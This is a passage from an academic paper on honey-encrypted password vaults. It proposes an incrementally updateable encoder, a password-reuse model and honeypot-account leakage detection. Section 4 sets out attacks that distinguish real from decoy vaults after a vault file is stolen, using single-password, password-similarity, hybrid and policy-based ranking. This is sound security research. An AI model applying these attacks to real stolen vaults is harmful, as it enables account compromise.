In practice, the passwords in a vault $V = (pw_i)_{i=1}^n$ are generated one by one. Therefore, the probability $\Pr_{\text{real}}(V)$ can be expanded as

$$\Pr_{\text{real}}(V) = \prod_{i=0}^{n-1} \Pr_{\text{real}}(pw_{i+1} \mid pw_1, pw_2, \ldots, pw_i), \qquad (1)$$

where $\Pr_{\text{real}}(pw_{i+1} \mid (pw_{i'})_{i'=1}^{i})$ is the probability of creating a new password pw_{i+1} under the condition of given i old passwords $(pw_{i'})_{i'=1}^{i}$. Naturally, we can leverage a conditional probability model $\Pr_{\text{MSPM}}(\cdot|\cdot)$ to estimate the conditional probability and further construct a vault model. We denote $\Pr_{\text{MSPM}}(\cdot|\cdot)$ as *multi-similar password model*.

3.2 Conditional Probability Model Transforming Encoder

For a probability model with the following construction

$$\Pr_{\text{model}}((M_i)_{i=1}^n) = \prod_{i=1}^{n} \Pr_{\text{model}}(M_i \mid (M_{i'})_{i'=1}^{i-1}), \qquad (2)$$

using Cheng et al.'s model-to-encoder transformation can yield a probability model transforming encoder. However, the encoder has exponential time complexity if the model is ambiguous. Specifically, if there exit k_i paths to generate M_i from $(M_{i'})_{i'=1}^{i-1}$, then there will be $\prod_{i=1}^{n} k_i$ generating paths for $M = (M_i)_{i=1}^n$. Cheng et al.'s encoder has to calculate the probabilities of $\prod_{i=1}^{n} k_i$ paths and randomly select one with its probability, which yields the time complexity $O(\prod_{i=1}^{n} k_i)$.

To reduce the time complexity of the encoder, we extend Cheng et al.'s [13] transformation for conditional probability models. Since a conditional probability model can be seen as a probability model for each condition, a *conditional probability model transforming encoder (conditional encoder for short)* can be achieved by transforming the conditional probability model for each condition with Cheng et al.'s transformation.

By using the conditional encoder $(\mathsf{encode}(\cdot|\cdot), \mathsf{decode}(\cdot|\cdot))$ for $\Pr_{\text{model}}(\cdot|\cdot)$, we design a new encoder for $\Pr_{\text{model}}(\cdot)$ as follows:

1. To encode a message $M = (M_i)_{i=1}^n$: encode M_i to a seed S_i by $\mathsf{encode}(M_i \mid (M_{i'})_{i'=1}^{i-1})$, then output the concatenating of $\{S_i\}_{i=1}^n$, i.e., $S = S_1||S_2||\ldots||S_n$.
2. To decode a seed S: split S to $\{S_i\}_{i=1}^n$ according to the fixed length of S_i, decode M_i from S_i in order by $\mathsf{decode}(S_i \mid (M_{i'})_{i'=1}^{i-1})$, then output $M = (M_i)_{i=1}^n$.

In contrast to Cheng et al.'s encoder, our new encoder combined by conditional encoder only needs to select one path from k_i paths for $1 \le i \le n$, which significantly reduces the time complexity to $O(\sum_{i=1}^{n} k_i)$. In addition, since the conditional encoder is seed-uniform, our new encoder naturally inherits this property and therefore resists encoding attacks.

3.3 Incrementally Updateable Encoder

The proposed conditional encoder for the multi-similar-password model can encode a vault password by password[4]. This naturally brings an incremental update mechanism. In detail, we update the storage file of a vault as follows:

1. To add a new password: decrypt the vault, encode the new password by the conditional encoder for the multi-similar-password model, add the password seed to the tail of the vault seed, record the password position in plaintext, and finally encrypt the updated seed with the same (correct) key and the same nonce.
2. To delete an old password: mark the password as deleted (in plaintext) without changing the ciphertext.
3. To change an old password: delete the old password, add the new password as in Item 1, and update the password position for the corresponding account.

To achieve the update security, the PBE adopted in HE must satisfy the *prefix-keeping* property:

1. If a string str_1 is a prefix of a string str_2, then the ciphertext C_1 of str_1 is also a prefix of the ciphertext C_2 of str_2 with the same key and the same random nonce. Note the nonce is stored in plaintext, e.g., the salt for PBKDF and the initialization vector for CTR-mode.
2. If a ciphertext C_1 is a prefix of a ciphertext C_2 (with the same nonce), then the plaintext str_1 of C_1 is a prefix of the plaintext str_2 of C_2 under any (incorrect) key.

The PBE scheme used in [12, 13, 17], i.e., AES in CTR-mode merged with PBKDF, satisfies the prefix-keeping property. Thus, we use the same scheme for our design.

Intersection-attack resistance. Compared with the full update in the current honey vault schemes, our design decreases the time complexity in updating but also guarantees the update security against intersection attacks. As shown in Table 2, owing to the prefix-keeping property that our chosen PBE provides, we ensure that the old ciphertext is a prefix of its new version. Decrypting the old and new ciphertexts with the same (incorrect) master password, we will have that the new seed is the same as its old version except for the added tail (note if one leverages the schemes with full update, these two seeds will be totally different). Accordingly, the new decoy vault is identical to its old version except for the changed or added passwords. This means that the similarity of the old and new versions for each decoy vault is kept the same as that for the real vault. Therefore, if an attacker steals the old version of the vault storage file along with the current version, the attacker cannot get extra advantages and degenerates to an attacker only with the knowledge of the current version. This means the attacker cannot launch intersection attacks but only (traditional) distinguishing attacks based on the current version. We confirm this statement in an experiment with real-world datasets (see Appendix C).

[4] When initializing a vault with a set of existing passwords, the application can shuffle the passwords and then encode them one by one.

Table 2: The difference between old and new vaults after changing Facebook password[1]

	Position[2]	Ciphertext	Seed[3]	Passwords[3]
Previous	1	$C_1 \| \ldots \| C_{10}$	$S_1 \| \ldots \| S_{10}$	$pw_1, \ldots, pw_{10}$
Updated	11	$C_1 \| \ldots \| C_{10} \| C_{11}$	$S_1 \| \ldots \| S_{10} \| S_{11}$	$pw_1, \ldots, pw_{10}, pw_{11}$

[1] We take the vault in Table 1 as an example and assume it contains 10 (human-generated) passwords.
[2] By position we refer to the password position of Facebook account.
[3] The previous and updated seeds/passwords are under a master password which may be the correct one or an incorrect one.

Other potential threats. Unlike the existing schemes, our scheme maintains the password history (including the changed and deleted passwords), which may bring an advantage in distinguishing attacks. Based on users' password-changing habits, the attacker may leverage similarity among the old and new passwords for distinguishing. (Note the password-similarity attack proposed in Section 4 can be naturally extended for this purpose.) To address this issue, we can leverage a well-designed multi-similar-password model to capture the password-changing habits and further generate plausible-looking password histories for decoys. In addition, keeping the password history is provided by many real-world vault applications as a feature (rather than a flaw), e.g., LastPass [2]. Our scheme naturally provides this feature, while the existing ones cannot.

3.4 Multi-Similar-Password Model

To instantiate our construction for honey vault scheme, we need a *multi-similar-password model* $\Pr_{\mathrm{MSPM}}$ which can precisely estimate $\Pr_{\mathrm{real}}(pw_{i+1} \mid (pw_{i'})_{i'=1}^{i})$. To the best of our knowledge, such models do not exist in the literature. Pal et al. [36] mention this notion in their work on password guessing, but they leave it as future work without providing a specific model. Here, we give a simple design for the model.

Our design. We model a user's generation of a new password pw_{i+1} with i old passwords $(pw_{i'})_{i'=1}^{i}$ by a simplification that pw_{i+1} *either is created by "reusing" an old password (including a direct reuse or a slight modification of it) or is a brand new creation*. Accordingly,

$$\begin{aligned} &\Pr_{\mathrm{MSPM}}(pw_{i+1} \mid pw_1, pw_2, \ldots, pw_i) \qquad (3)\\ =&f(i)\Pr_{\mathrm{SPM}}(pw_{i+1}) + \frac{1-f(i)}{i}\sum_{i'=1}^{i}\Pr_{\mathrm{SSPM}}(pw_{i+1} \mid pw_{i'}), \end{aligned}$$

where $\Pr_{\mathrm{SSPM}}$, $\Pr_{\mathrm{SPM}}$ and $f(i)$ represent a *single-similar-*




Figure 2: Unreused probability $f(i)$ that the $i+1$-th password is not reused from the first i passwords.




Figure 3: Technical roadmap of our designs.

password model, a *single-password model*, and the *unreused probability function*, respectively. The single-password model captures the new generation, the single-similar-password model captures the reusing, and the unreused probability function is the probability that the user does not reuse i old ones.

Then we carefully instantiate the three components. For the single-password model, we choose to use a Markov model with well-set parameters (denoted as *Best-Markov*), since it performs the best under the single-password attack among existing single-password models [34, 35, 46, 49] (see Appendix D). For the single-similar-password model, we design a simple model which only captures the most prevalent password-reuse habit, i.e., head or tail modification [14]. For simplicity, this model regards two passwords as reused passwords if the length of their longest common substring is at least half of the maximum length of them (note we say the password pair has Feature LCSStr). In this way, our model is simple and further leads to the efficiency of encoding. The details of the model are given in Appendix A. We also try to use the existing single-similar-password models, e.g., the password-to-path model [36] and the context Wasserstein autoencoder [37]. But we find our model is more suitable for honey vaults because of its best performance on the decoy vault generation and the high encoding efficiency (see Appendix E).

For the unreused probability function, we can leverage a real-world vault dataset (Pastebin, see Section 5.2) and count the empirical probability $\hat{f}(i)$ of the event that the $i+1$-th password is not reused from the first i passwords[5]. Further, we perform nonlinear regression on $\hat{f}(i)$ and find $\hat{f}(i)$ can be fitted well with a 3-degree rational function in the form $f(i) = 1/(\sum_{k=0}^{3} a_k i^k)$. As shown in Fig. 2, the fitted function $f_{\mathrm{fit}}(i) = \frac{1}{0.02455i^3 - 0.2945i^2 + 3.409i + 0.0852}$ is very close to $\hat{f}(i)$, and $|f_{\mathrm{fit}}(i) - \hat{f}(i)| \leq 4.101 \times 10^{-3}$. Thus, we use $f_{\mathrm{fit}}(i)$ as the unreused probability function[6]. In addition, $\hat{f}(i)$ decreases as i increases, indicating that the more passwords a user has, the less likely he is to create a brand new password. This reflects the limit of human memory on passwords.

With the above constructions and instantiations, we finally construct a concrete model and an encoder for honey vaults. The full construction is shown in Fig. 3.

Time complexity of encoding. Applying the transformation proposed in Section 3.2, we can get a conditional encoder for the multi-similar-password model and with efficiency in encoding. Specifically, pw_i is generated by reusing old passwords $(pw_{i'})_{i'=1}^{i-1}$ or is a brand new creation in our model. Therefore, there are at most i generating paths for pw_i under the condition of $(pw_{i'})_{i'=1}^{i-1}$. The time complexity of encoding a vault $(pw_i)_{i=1}^{n}$ is $O(n^2)$. The details of the conditional encoder are provided in Appendices A and B .

Complying with password policies. Many websites may adopt password policies to prevent users from using weak passwords, e.g., requiring passwords to contain at least 8 characters. The passwords generated by the vault models (i.e., in the decoy vaults) should always comply with the corresponding policies, otherwise, attackers will easily identify those decoys which do not. We introduce an efficient method to adjust our model to support two classic policies, length restriction (e.g., ≥ 8 characters) and character requirement (e.g., the inclusion of an upper-case letter), guaranteeing that all passwords sampled from the model achieve the complying requirement. The core idea is to exclude the noncompliant lengths or characters when encoding and decoding. Specifically, we adjust the length distribution in best-Markov and our single-similar-password model; and meanwhile, we model the position of the required character type and adjust the corresponding character distribution (by adjusting, we mean excluding the lengths or characters not complying the requirement and re-normalizing the probabilities of the rest ones).

We note it is very challenging to guarantee the need w.r.t. more complex policies (e.g., blacklist or password strength requirement) and we leave this as an open problem. For the websites with these policies, users can use randomly-generated passwords that are easily complied with the policies.

[5] There may be a great number of $i+1$-tuples for some i. Thus, we estimate the probability by sampling 10^4 tuples (with replacement) and counting $\hat{f}(i)$ in the samples instead of directly counting in all tuples.

[6] In the experiments with 5-fold cross-validation (see Section 5.2), the coefficients of $f_{\mathrm{fit}}(i)$ are not obtained from Pastebin but the training set, which is 4/5 of Pastebin.

3.5 Leakage Detection

We propose a mechanism to detect the leakages of storage files of honey vaults. The core idea is to generate and store some decoy accounts (called *honeypot accounts*) in a user's real vault. For example, if the user has a real account(name) "Alice07" on Google, the vault application may generate (and register) a honeypot account "Alice07" on Yahoo (with a password generated by our model). These honeypot accounts will not be used by the user (note we can choose the websites the user rarely visits for honeypot accounts to avoid the user's misuse); and meanwhile they are really registered on the corresponding websites. An attacker with the stolen storage file cannot tell them from real accounts and will probably log in to them (for online verification). Once the logins of honeypot accounts occur, the leakage can be reliably detected. Then the user should change all passwords in the vault to prevent consequent account compromise. In this way, we significantly mitigate the risk of vault file leakages.

Further, we consider the threat in the case where a password in a vault is leaked as well as the vault storage file. In this case, the attacker can offline tell the real vault by checking if the leaked password is in the vault. Although this is an important and practical threat, it is not considered in [12, 13, 17]. Fortunately, leveraging the leakage detection mechanism for honey vaults and the existing alert mechanisms for password breaches (e.g., [1, 18]), we can detect the password and vault leakages, respectively. This enables users to timely change the leaked passwords or vaults. Our solution is a "pre-action" mechanism for the threat (preventing it from happening) rather than a post-action (resisting the attacks after the threat is there).

The design details and security analysis are given in the full version of this paper.

4 Attacks Against Honey Vault Schemes

To evaluate the security of honey vault schemes in the single-leakage case, we investigate the theoretically optimal strategy for online verifications, and further propose several practical attacks.

4.1 Attacker Model

Attacker ability. We consider a significant threat for honey vaults: an attacker steals the (current) storage file of a vault (e.g., from online sync services), and tries to reveal all stored passwords from the file. The attacker also gets the program of the honey vault scheme, including the HE algorithm and the encoder, since the program should be stored along with the storage file to provide handy service to users. So the attacker can try to decrypt the ciphertext with a dictionary of master password guesses. To distinguish the real and decoy vaults decrypted from the ciphertext, the attacker may leverage some public information, e.g., leaked datasets, website password policies. Note that if the vault scheme uses a public dataset to train its vault model, the attacker can identify the dataset from the encoder and may further use it to launch attacks.

In this section, we do not consider the cases where the attacker additionally gets an old version of the storage file or a website password in the vault. We have addressed these two cases in Sections 3.3 and 3.5, respectively.

Attack process. To reveal passwords from an encrypted vault, the attacker should decrypt the ciphertext c with a dictionary of the master password guesses $\{mpw_i\}_{i=1}^N$, and then obtain a (large) group of vaults $\{V_i\}_{i=1}^N$, in which at most one of the vaults is real. To check the correctness of the vaults, the attacker needs to log in with the passwords in the vaults (i.e., online verification).

The effectiveness of the attack depends on 1) the offline guessing order of master passwords and 2) the online verification order of the vaults. The former is mainly related to the strength of the master password, while the latter relies on the security of the encoder (i.e. the indistinguishability of real and decoy vaults). We recall that a master password is a human-memorable password and may suffer from general password guessing attacks [34, 36, 48, 49]. We take the same research direction as [12, 13, 17], focusing on the security of encoders.

We assume attackers will test target vaults (via online verification) in a descending order defined by a priority function. Each vault is assigned a priority value so that attackers first online verify those vaults with *greater* values. We denote this priority function as p with a subscript representing the name abbreviation of the attack. In practice, $p(V_i)$ is strongly related to the probability that V_i is the real vault among $\{V_i\}_{i=1}^N$.

4.2 Theoretically Optimal Strategy

The theoretically optimal strategy of online verification is to verify the vaults in the descending order of conditional probabilities, where the condition is all the information that attackers have known. In the following, we investigate this strategy by analyzing the conditional probabilities.

We denote the random variables of the (real) master password, the (real) vault, the (real) seed and the ciphertext, as MPW, V, S and C, respectively. Let $MPW = mpw_i$ denote the event that a user's real master password is identical to mpw_i (i.e., the user chooses mpw_i as the master password MPW). Similarly, we define $V = V_i$, $S = S_i$ and $C = c$. To keep consistency with notations in Section 4.1, we define mpw_i, V_i, S_i, c such that S_i is decrypted from c with mpw_i and V_i is decoded from S_i. We further denote the real master password distribution $\Pr(MPW = mpw_i)$ as $\Pr_{\mathrm{MPW}}(mpw_i)$, the real vault distribution $\Pr(V = V_i)$ as $\Pr_{\mathrm{real}}(V_i)$, the decoy vault distribution as $\Pr_{\mathrm{decoy}}(V_i)$ (i.e., the probability of getting V_i by decoding a random seed), and the probability of encoding V_i to S_i as $\Pr_{\mathsf{encode}}(S_i \mid V_i)$ (i.e., $\Pr(S = S_i \mid V = V_i)$), respectively.

For the (static) honey vault schemes, the only information attackers can learn about the real vault V is its ciphertext c. (An adaptive scheme will leak extra information about V, see Section 4.4.) Therefore, *the optimal strategy is to verify V_i in the descending order of* $\Pr(V = V_i \mid C = c)$.

For simplicity, we use $\Pr(MPW = mpw_i \mid C = c)$ to estimate $\Pr(V = V_i \mid C = c)$[7]. In addition, we notice that the existing honey vault schemes [12, 13, 17] require a user to create a completely new and distinct master password so that the master password is independent of all the passwords in the vault. This requirement is due to the limitation of HE [22] that cannot guarantee the security for dependent key and message distributions. Therefore, $\Pr(MPW = mpw_i, V = V_i) = \Pr_{\text{MPW}}(mpw_i)\Pr_{\text{real}}(V_i)$. According to the Bayesian theorem, we have the following theorems. Note the proofs of the theorems in this section are given in the full version of this paper.

Theorem 1. *For an arbitrary encoder,*

$$\Pr(MPW = mpw_i \mid C = c) = k \cdot \Pr_{\text{MPW}}(mpw_i)\Pr_{\text{real}}(V_i)\Pr_{\mathsf{encode}}(S_i \mid V_i), \quad (4)$$

where k is a constant independent of i.

This theorem shows that Cheng et al.'s strong encoding attack [13] is a degenerate case of the optimal strategy by only considering the last factor $\Pr_{\mathsf{encode}}(S_i \mid V_i)$ as the priority function. If an encoder is not seed-uniform (i.e., the seeds of a message are not randomly chosen when encoding the message), the real and decoy vaults can be effectively distinguished by merely exploiting the encoder (i.e., calculating $\Pr_{\mathsf{encode}}(S_i \mid V_i)$) without any knowledge of the master password and password vault distributions (i.e., $\Pr_{\text{MPW}}(mpw_i)$, $\Pr_{\text{real}}(V_i)$).

Theorem 2. *If the encoder is seed-uniform, then*

$$\Pr(MPW = mpw_i \mid C = c) = k \cdot \Pr_{\text{MPW}}(mpw_i)\frac{\Pr_{\text{real}}(V_i)}{\Pr_{\text{decoy}}(V_i)}, \quad (5)$$

where k is a constant independent of i.

Theorem 2 indicates that if an encoder is seed-uniform, attackers cannot get any information from the encoder except the decoy vault distribution (i.e., $\Pr_{\text{decoy}}(V_i)$). This analysis confirms that Cheng et al.'s transformation is secure, i.e., their encoder resists encoding attacks. By applying the secure encoders to the existing honey vault schemes [12, 17], we only need to consider how to hold against *distribution difference attacks*. This type of attack is defined in [13], referring to the attacks that only exploit the difference between the real and decoy distributions (i.e., $\Pr_{\text{real}}(V_i)$ and $\Pr_{\text{decoy}}(V_i)$).

[7] The vaults V_i and V_j under different master passwords mpw_i and mpw_j may be the same (i.e., $V_i = V_j$). But this only happens with a low probability, especially if the vaults are of a large size, because the space of vaults is much larger than that of master passwords.

Table 3: Examples of real-to-decoy probability ratios

	Vault	Password	Reuse feature†		Increased n-gram number
Example	(123456,1234567)	123456	0	1	4
Real probability	–*	10^{-2}	0.8	0.2	10^{-7}
Decoy probability	10^{-4}	5×10^{-3}	0.4	0.6	10^{-9}
Ratio	–*	2	2	0.333	100

* It is hard to precisely calculate the real probability and the ratio for a vault. So we use some methods to estimate the ratio for attacks.
† Each feature used in our classifier is a Boolean (binary variable).

We use Theorem 2 to present a new vision for the security analysis w.r.t. HE and honey vault schemes. For a seed-uniform encoder, if the decoy distribution is the same as the real one, i.e., $\Pr_{\text{decoy}} = \Pr_{\text{real}}$, then $\Pr(MPW = mpw_i \mid C = c) = \Pr_{\text{MPW}}(mpw_i)$ (in this case, $k = 1$). Therefore, the mutual information of C and MPW is $I(MPW;C) = H(MPW) - H(MPW \mid C) = 0$. This means that the ciphertext C does not leak any information of the key MPW, which achieves the ideal security of HE and honey vault schemes.

Without considering $\Pr_{\text{MPW}}$ (as discussed in Section 4.1), *the optimal online verification order for vaults $\{V_i\}_i$ is the descending order of*

$$\frac{\Pr_{\text{real}}(V_i)}{\Pr_{\text{decoy}}(V_i)}, \quad (6)$$

which is denoted as p_{OPT}. The basic idea behind this *real-to-decoy probability ratio* p_{OPT} is simple and intuitive. A high $p_{\text{OPT}}(V_i)$ means the vault model used in the honey vault scheme significantly underestimates the real probability of V_i. In other words, V_i is less likely generated by the vault model than being generated by the user. Therefore, V_i is more likely to be real among $\{V_i\}_{i=1}^{N}$.

4.3 Practical Attacks

The optimal online verification with the priority function p_{OPT} is hard to be carried out, since it is difficult to precisely calculate the real probability $\Pr_{\text{real}}(V_i)$ for attackers. This difficulty also hinders the direct use of existing techniques, e.g., Bayesian updating, in calculating p_{OPT}.

Leveraging an advanced model seems to be a straightforward method to estimate $\Pr_{\text{real}}$. Unfortunately, all current models have defects, which lead to the misestimation of the probabilities [47]. For example, the PCFG model [49] underestimates the passwords with relative components, e.g., "1q2w3e", because the model assumes these components are independent and does not further consider their relationships [47]. The misestimation of a model will lead to the misestimation of $p_{\text{OPT}}(V)$ and further significantly decrease the effectiveness of attacks. Note we have tried to use different single-password models to estimate the real single-password distribution, e.g., Markov models [34], but could

not obtain stable and reasonable effectiveness in attacking all other single-password models.

To overcome the difficulty, we use several methods to estimate the real-to-decoy probability ratio p_{OPT} and further propose several practical attacks as follows. The characterization of both the single-password distribution and the password similarity are the two significant indices of a vault model. Accordingly, our estimations will focus on these two indices.

Single-password attack. To capture the difference between real and decoy vaults on the single-password distribution, we use the real-to-decoy probability ratio on the single password to estimate the ratio $p_{\text{OPT}}(V_i)$ on vault. Formally assume that the passwords in a vault are independent (ignoring their similarity), $p_{\text{OPT}}(V_i)$ can be simplified/estimated as

$$\prod_{pw \in V_i} \frac{\Pr_{\text{real}}(pw)}{\Pr_{\text{decoy}}(pw)}, \tag{7}$$

where $\Pr_{\text{real}}(pw)$ and $\Pr_{\text{decoy}}(pw)$ represent the real and decoy single-password distributions, respectively. $\Pr_{\text{decoy}}(pw)$ can be calculated by the single-password model in the targeted honey vault scheme, but we still need to estimate $\Pr_{\text{real}}(pw)$.

To estimate $\Pr_{\text{real}}(pw)$, we directly use the relative frequency of pw in a password training set, instead of using some password models. We note this is because we do not want to bring the misestimation of password probability yielded by single-password models to our attacks (as discussed above). According to the law of large numbers, the relative frequency of an event converges (almost surely) to its probability, as the number of experiments approaches infinity. To avoid misestimation incurred by inappropriate training sets, we choose the dataset which has been used to train the single-password model by the honey vault schemes (see Section 5.2).

In addition, smoothing is further needed since some passwords not appearing in the training set have zero frequency. With a carefully-designed smoothing method, we propose an estimation $p_{\text{SP}}(pw)$ for $\frac{\Pr_{\text{real}}(pw)}{\Pr_{\text{decoy}}(pw)}$ as

$$p_{\text{SP}}(pw) = \begin{cases} 1 & \text{if } f_{\text{a}}(pw) \le f_{\text{d}} \text{ and } \frac{f'_{\text{r}}(pw)}{\Pr_{\text{decoy}}(pw)} > 1, \\ \dfrac{f'_{\text{r}}(pw)}{\Pr_{\text{decoy}}(pw)} & \text{otherwise,} \end{cases} \tag{8}$$

where $f_{\text{a}}(pw)$ is the absolute frequency of pw in the training set, n is the size of the training set, α_{s} is a smoothing parameter, f_{d} is a parameter representing the demarcation line between high-frequency and low-frequency passwords, and $f'_{\text{r}}(pw) = \frac{f_{\text{a}}(pw)+\alpha_{\text{s}}}{n+\alpha_{\text{s}}}$. Our estimation is similar to maximum likelihood estimation (MLE) with Laplace smoothing. Unlike Laplace smoothing used in [34], our smoothing only adds α_{s} for the calculated pw instead of all passwords in the password space. This is because the password space is extremely large, using Laplace smoothing will make $f'_{\text{r}}(pw)$ to approach to 0 for all pw. We note that our smoothing may lead to overestimation for the probabilities of some low-frequency passwords. Thus, we choose to set $p_{\text{SP}}(pw) = 1$ for passwords with absolute frequency no more than f_{d} and $\frac{f'_{\text{r}}(pw)}{\Pr_{\text{decoy}}(pw)} > 1$. After a few tries, we finally set $\alpha_{\text{s}} = 1$ and $f_{\text{d}} = 5$.

Using $p_{\text{SP}}(pw)$, we propose a *single-password attack* with the following priority function

$$p_{\text{SP}}(V_i) = \prod_{pw \in V_i} p_{\text{SP}}(pw). \tag{9}$$

Informally, this attack gives priority to the vaults of which some passwords are not accurately characterized (their probabilities are underestimated) by the single-password model in the targeted honey vault scheme. According to Theorem 2 and Equation (7), the vaults are more likely to be real.

Password-similarity attack. To capture the difference between real and decoy vaults on the password similarity, we use the real-to-decoy probability ratio on some features with a Bernoulli naive Bayes classifier to estimate the ratio $p_{\text{OPT}}(V_i)$. The features should capture the misestimation of the vault models on the password similarity. With a carefully-chosen feature set $\mathcal{F}$, $p_{\text{OPT}}(V_i)$ can be simplified/estimated as

$$\prod_{F \in \mathcal{F}} \frac{\Pr_{\text{real}}(F = F(V_i))}{\Pr_{\text{decoy}}(F = F(V_i))}, \tag{10}$$

where $F(V_i)$ is the value of Feature F for V_i ($F(V_i) = 1$ if V_i has Feature F, otherwise, $F(V_i) = 0$), $\Pr_{\text{real}}(F = x)$ is the probability that the value of Feature F is x for a real vault, and $\Pr_{\text{decoy}}(F = x)$ is the probability for a decoy vault.

We demonstrate that the estimation is effective. Unlike $\Pr_{\text{real}}(V_i)$ which is difficult to be calculated, $\Pr_{\text{real}}(F = x)$ can be counted from a password vault dataset (counting the proportion of vaults which have Feature F for $x = 1$, and the rest proportion for $x = 0$). The vault dataset (Pastebin, in Section 5.2) we are going to use is small, so we only choose two binary features for the Bayes classifier with four parameters. Similarly, $\Pr_{\text{decoy}}(F = x)$ can be counted from a set of decoy vaults generated by the encoder (decoding random seeds).

To design appropriate features, we first analyze the characterization of vault models on the password similarity. Recall that a user almost always reuses passwords in different accounts [14], therefore, the passwords in his vault usually are similar. A vault model should precisely capture the similarity and further generate similar (i.e., reused) passwords in decoy vaults. In the existing models, a password pair (pw_1, pw_2) is treated as similar by simple rules: in Golla et al.'s model [17], pw_1, pw_2 are treated as similar if pw_1 is the same as pw_2 except for the last 5 characters (we say (pw_1, pw_2) has Feature GM); in Chatterjee et al.'s model [12], pw_1, pw_2 are treated as similar if pw_1 and pw_2 share at least one production rule in their PCFG model (we say (pw_1, pw_2) has Feature CM). The sample treatment leads to the inaccuracy of the models on password similarity.

To crack a vault model, we define Features M and I: (pw_1, pw_2) has Feature M if the model treats pw_1, pw_2 as

similar; (pw_1, pw_2) has Feature I if a user can create pw_2 by reusing pw_1. Then Features M and I capture the similarity among passwords in decoy vaults and real vaults, respectively. Therefore, the difference between Features M and I can be used to exploit the misestimation of the model. Formally, we define the feature difference as follows.

Definition 1. *We say (pw_1, pw_2) has Feature A\B, i.e., the difference of Features A and B, if (pw_1, pw_2) has Feature A but not Feature B.*

With a well-defined Feature I, we can use $\mathcal{F} = \{\text{M\I}, \text{I\M}\}$ to propose a password-similarity attack. Here, we define that a vault V has Feature X, if there exist two passwords pw_1, pw_2 in V such that (pw_1, pw_2) has Feature X. Note that the model probably overestimates the probability of a vault with Feature M\I and underestimates that for a vault with Feature I\M.

However, it is difficult to precisely define Feature I. We use Feature LCSStr as an approximation of Feature I to attack Chatterjee et al.'s and Golla et al.'s schemes, due to the fact that modifying the head or tail characters is most popular in reuse habits [14]. But for our scheme, Feature M is Feature LCSStr (see Section 3.4), then Features M\I and I\M are trivial with Feature LCSStr as Feature I (no vaults have Feature LCSStr\LCSStr). So we leverage four password similarity meters used in [14] to define Feature I, including Levenshtein [29], longest common subsequence (LCS), Manhattan [26], and Overlap [28]. For each meter F, we define that (pw_1, pw_2) has Feature F, if the similarity score of (pw_1, pw_2) is at least 0.5 under the meter F.

To summarize, we use Equation (10) as the priority function p_{PS} with $\mathcal{F} = \{\text{M\I}, \text{I\M}\}$ for the *password-similarity attack*. To crack Chatterjee et al.'s scheme, Features M and I are Features CM and LCSStr, respectively; for Golla et al.'s scheme, Features M and I are Features GM and LCSStr, respectively; for our scheme, Features M is Feature LCSStr and Feature I is one of Features Levenshtein, LCS, Manhattan, and Overlap. Note that this attack gives priority to these vaults, in which the password similarity is not well characterized by the vault model in a honey vault scheme. According to Theorem 2 and Equation (10), these vaults are more likely to be real.

Hybrid attack. Combining the single-password attack with the password-similarity attack, we propose a hybrid attack with the following priority function

$$p_{\text{H}}(V_i) = p_{\text{SP}}(V_i) \cdot p_{\text{PS}}(V_i). \tag{11}$$

Note that like p_{OPT}, p_{SP} and p_{PS} are in the form of real-to-decoy probability ratios, but on different indices. So we keep this form by multiplying p_{SP} and p_{PS}, and then the product p_{H} can estimate p_{OPT} more precisely. This is confirmed by our experimental results that the hybrid attack always performs better than the previous two attacks (see Section 5).

Other attacks. The support vector machine (SVM) attack and the Kullback–Leibler (KL) divergence attack are proposed by Chatterjee et al. [12] and Golla et al. [17], respectively. Since the latter outperforms the former against all the existing vault models, we will use the latter for comparison. The priority function of the KL divergence attack is defined as

$$p_{\text{KL}}(V_i) = \sum_{j=1}^{s} f_j \log \frac{f_j}{\Pr_{\text{decoy}}(pw_j)}, \tag{12}$$

where V_i contains s unique passwords $\{pw_j\}_{j=1}^{s}$, and f_j is the relative frequency of pw_j in V_i.

Golla et al. [17] exploit extra information to enhance their KL divergence attack, including username, password reuse rate and password policy. Among the three types of information, only password policy has significant improvement for KL divergence attack. Attackers can easily exploit it to distinguish the decoys not complying with the policy. We will also consider the *password policy attack* with a minor difference. Formally speaking, the priority function p_{PP} of this attack can be defined as: 1) if there exists a password not complying with its policy in the vault V_i, then $p_{\text{PP}}(V_i) = 0$; 2) otherwise, $p_{\text{PP}}(V_i) = 1$. Unlike [17] which only considers one password in a vault, our password policy attack requires all passwords to comply with their policies and can exclude much more decoy vaults.

4.4 More Attacks to Adaptive Encoders

For static schemes, the storage file c is the only information that attackers can learn. But for adaptive schemes, attackers can learn extra information about the real vault from the encoder. This is because the adaptive encoder is adjusted according to the encrypted real vault. We exploit the "extra" information and propose more attacks to adaptive schemes.

Theoretically optimal strategy. We denote the random adaptive encoder as DTE, and let $DTE = DTE^*$ be the event that the encoder is adjusted to DTE^* according to the real vault. *The theoretically optimal strategy here is to verify the vaults $\{V_i\}_i$ in the descending order of* $\Pr(V = V_i \mid DTE = DTE^*, C = c)$. Recall that the adaptive encoder DTE^* and the ciphertext c are the only information that attackers can learn. Similar to the attacks against static encoders, we leverage $\Pr(MPW = mpw_i \mid DTE = DTE^*, C = c)$ to estimate $\Pr(V = V_i \mid DTE = DTE^*, C = c)$ and have the following theorem.

Theorem 3. *If the adaptive encoder DTE^* is seed-uniform, then*

$$\begin{aligned}&\Pr(MPW = mpw_i \mid DTE = DTE^*, C = c)\\ =&k \cdot \Pr_{\text{DTE}}(DTE^* \mid V_i) \Pr_{\text{MPW}}(mpw_i) \frac{\Pr_{\text{real}}(V_i)}{\Pr_{DTE^*}(V_i)},\end{aligned} \tag{13}$$

